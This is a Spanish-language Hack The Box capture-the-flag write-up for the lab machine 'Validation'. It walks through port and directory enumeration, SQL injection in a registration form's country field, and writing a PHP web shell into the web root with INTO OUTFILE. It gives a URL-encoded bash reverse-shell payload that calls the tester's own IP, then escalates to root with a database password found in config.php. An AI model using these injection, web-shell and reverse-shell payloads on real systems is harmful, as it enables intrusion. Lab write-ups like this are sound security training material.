Writeup Validation
Hack The Box

Contenido

Introducción 2

Enumeración 2

Flag user.txt 6

Elevación de privilegios 11

Introducción

En este writeup vamos a resolver la máquina Validation de la plataforma HackTheBox. En una máquina Linux y su nivel de dificultad es fácil. En esta máquina escribiremos una WebShell que inyectaremos utilizando una vulnerabilidad SQL presente en el formulario inicial. Con esta Shell, accederemos a la máquina objetivo para encontrar la primera flag. Para acceder a root, utilizaremos una password filtrada en el archivo config.php que podemos encontrar en los archivos del servidor web.

Enumeración

Comenzamos por escanear nuestro objetivo. Primero realizamos un escaneo simple rápido que nos muestre información básica de los servicios expuestos.

```
> sudo nmap -p- -sS --open --min-rate 5000 -Pn -n -vvv 10.10.11.116 -oG allports
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-26 21:18 CEST
Initiating SYN Stealth Scan at 21:18
Scanning 10.10.11.116 [65535 ports]
Discovered open port 8080/tcp on 10.10.11.116
Discovered open port 80/tcp on 10.10.11.116
Discovered open port 22/tcp on 10.10.11.116
Discovered open port 4566/tcp on 10.10.11.116
Completed SYN Stealth Scan at 21:18, 12.57s elapsed (65535 total ports)
Nmap scan report for 10.10.11.116
Host is up, received user-set (0.14s latency).
Scanned at 2022-04-26 21:18:37 CEST for 13s
Not shown: 65522 closed tcp ports (reset), 9 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
80/tcp   open  http       syn-ack ttl 62
4566/tcp open  kwtc       syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds
           Raw packets sent: 65579 (2.885MB) | Rcvd: 65611 (2.625MB)
```

Ahora realizamos un escaneo más minucioso de únicamente los puertos abiertos.

```
> sudo nmap -sVC -p 22,80,4566,8080 10.10.11.116 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-26 21:36 CEST
Nmap scan report for 10.10.11.116
Host is up (0.065s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.48 (Debian)
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```


Tenemos los siguientes puertos abiertos:

- 22 SSH OpenSSH 8.2p1
- 80 http Apache httpd 2.4.48
- 4566 http nginx (devuelve error 403)
- 8080 http nginx (deveulve error 502)

Vamos a realizar descubrimiento de directorios y archivos en el servidor.


```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10903

Output File: /usr/lib/python3/dist-packages/dirsearch/reports/10.10.11.116/_22-04-27_22-27-41.txt

Error Log: /usr/lib/python3/dist-packages/dirsearch/logs/errors-22-04-27_22-27-41.log

Target: http://10.10.11.116/

[22:27:41] Starting:
[22:27:52] 200 -   16B  - /account.php
[22:28:02] 200 -    0B  - /config.php
[22:28:08] 200 -   16KB - /index.php
[22:28:08] 200 -   16KB - /index.php/login/

Task Completed
<dirsearch.dirsearch.Program object at 0x7fb6454bd6a0>
```

Tenemos un archivo config.php, vamos a ver su contenido.



Pero parece que no podemos ver su contenido a través del navegador.

Viendo los resultados obtenidos, nos centraremos en el formulario. Vamos a abrirlo en el navegador.



Tenemos una entrada de nombre de usuario.

Vamos a probar este campo, añadiendo un nombre y eligiendo un país.

Vamos a añadir otro usuario y a analizar la solicitud en Burp Suite.

```
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

username=elhackeretico&country=Spain
```

Como se puede ver, hay dos parámetros que se envían al servidor por solicitud POST, estos son el nombre de usuario y el país. Reenviamos la solicitud para ver la respuesta del servidor.

```
HTTP/1.1 302 Found
Date: Tue, 26 Apr 2022 20:38:25 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=a3f23e4653e34a804f2faa2482ba2d9d
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


El servidor tiene un encabezado Set-Cookie que tiene un parámetro de usuario. Si marca el tipo de valor de usuario, entiende que es una cadena MD5 basada en su nombre de usuario.

NOTA: Algunos desarrolladores intentan crear la cookie por valor de nombre de usuario y cambiarla a algunos formatos. De hecho, esta es una vulnerabilidad porque un atacante puede cambiar muchos nombres de usuario a una cadena MD5 e intentar enviar las solicitudes mediante una nueva cookie e intentar acceder al perfil de los usuarios.

Creamos más usuarios para el mismo país.

Join the UHC - September Qualifiers


Flag user.txt

Con todo lo anterior, vamos a comenzar a probar los ataques de SQLi Vamos a verificar si se puede romper la consulta SQL agregando comillas simples o comillas dobles.

```
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

username=elhackeretico&country=Spain'
```

Probamos añadiendo una comilla simple al país, y enviando la solicitud, pero en la respuesta no aparece ninguna pista de error SQL. Volvamos al navegador y actualicemos la página.

Join the UHC - September Qualifiers



Aparece un mensaje de código de error. Vamos a ver el código fuente de la página para verlo con más claridad.

```
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!------ Include the above in your HEAD tag ---------->

<div class="container">
        <h1 class="text-center m-5">Join the UHC - September Qualifiers</h1>

    </div>
    <section class="bg-dark text-center p-5 mt-4">
        <div class="container p-5">
            <h1 class="text-white">Welcome elhackeretico</h1><h3 class="text-white">Other Players In Spain'</h3><br
<b>Fatal error</b>:  Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33
Stack trace:
#0 {main}
  thrown in <b>/var/www/html/account.php</b> on line <b>33</b><br />
```


Nuestro objetivo es vulnerable a los ataques de inyección SQL. Añadimos el parámetro ‘or’1’=’1, enviamos a solicitud, y por otro lado, actualizamos la página account.php.

```
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 45
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

username=elhackeretico&country=Spain'or'1'='1
```

Al enviar esta solicitud, vemos todos los usuarios registrados en el país Spain.

Join the UHC - September Qualifiers

Vamos a seguir probando comandos aprovechando la vulnerabilidad SQLi.

Vamos a listar la versión de la base de datos.


```
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 64
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: user=a3f23e4653e34a804f2faa2482ba2d9d
Connection: close

username=elhackeretico&country=Spain' union select version()-- -
```

Join the UHC - September Qualifiers

Welcome elhackeretico

Other Players In Spain' union select version()-- -

- 10.5.11-MariaDB-1

Podemos listar las bases de datos.

Join the UHC - September Qualifiers

Welcome elhackeretico


Other Players In Spain' union select schema_name from information_schema.schemata-- -

- information_schema
- performance_schema
- mysql
- registration

Vamos a probar si podemos subir archivos al servidor aprovechando la vulnerabilidad presente.

```
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 143
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: user=a3f23e4653e34a804f2faa2482ba2d9d
Connection: close

username=elhackeretico&country=Brazil' union select "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO
OUTFILE'/var/www/html/elhackereticoshell.php'-- -
```


De esta manera creamos una WebShell en el servidor que se utiliza para obtener la ejecución de código. Si navegamos a 10.10.11.116/elhackereticoshell.php, podemos confirmar que el archivo existe.




Warning: system(): Cannot execute a blank command in **/var/www/html/elhackereticoshell.php** on line **1**

Para obtener una Reverse Shell es tan simple como enviar un payload bash codificado como URL:

Payload: %2Fbin%2Fbash%20-c%20"bash%20-i%20>%26%20%2Fdev%2Ftcp%2F10.10.16.6%2F443%200>%261"



Y ya tendremos acceso a la máquina objetivo. Ahora vamos a buscar la flag user.



Y ya tenemos la flag user.txt

Elevación de privilegios

Antes, en la enumeración de directorios, recordemos que descubrimos un archivo config.php, que no pudimos acceder a su contenido a través del navegador. Vamos a buscarlo, ahora que tenemos acceso a la máquina objetivo, vamos a ver si podemos listar su contenido.


```
www-data@validation:/var/www/html$ ls
ls
account.php
config.php
css
index.php
js
www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$
```


Tenemos el contenido del archivo config.php. En el contenido, vemos una password. Nos la guardamos, por si pudiese ser interesante.

Vamos a probar esta contraseña para elevar a usuario root.

```
www-data@validation:/var/www/html$ su
su
Password: uhc-9qual-global-pw
id
uid=0(root) gid=0(root) groups=0(root)
```

Tenemos acceso con el usuario root o de máximos privilegios. Buscamos la flag.



Y tendríamos la máquina acabada.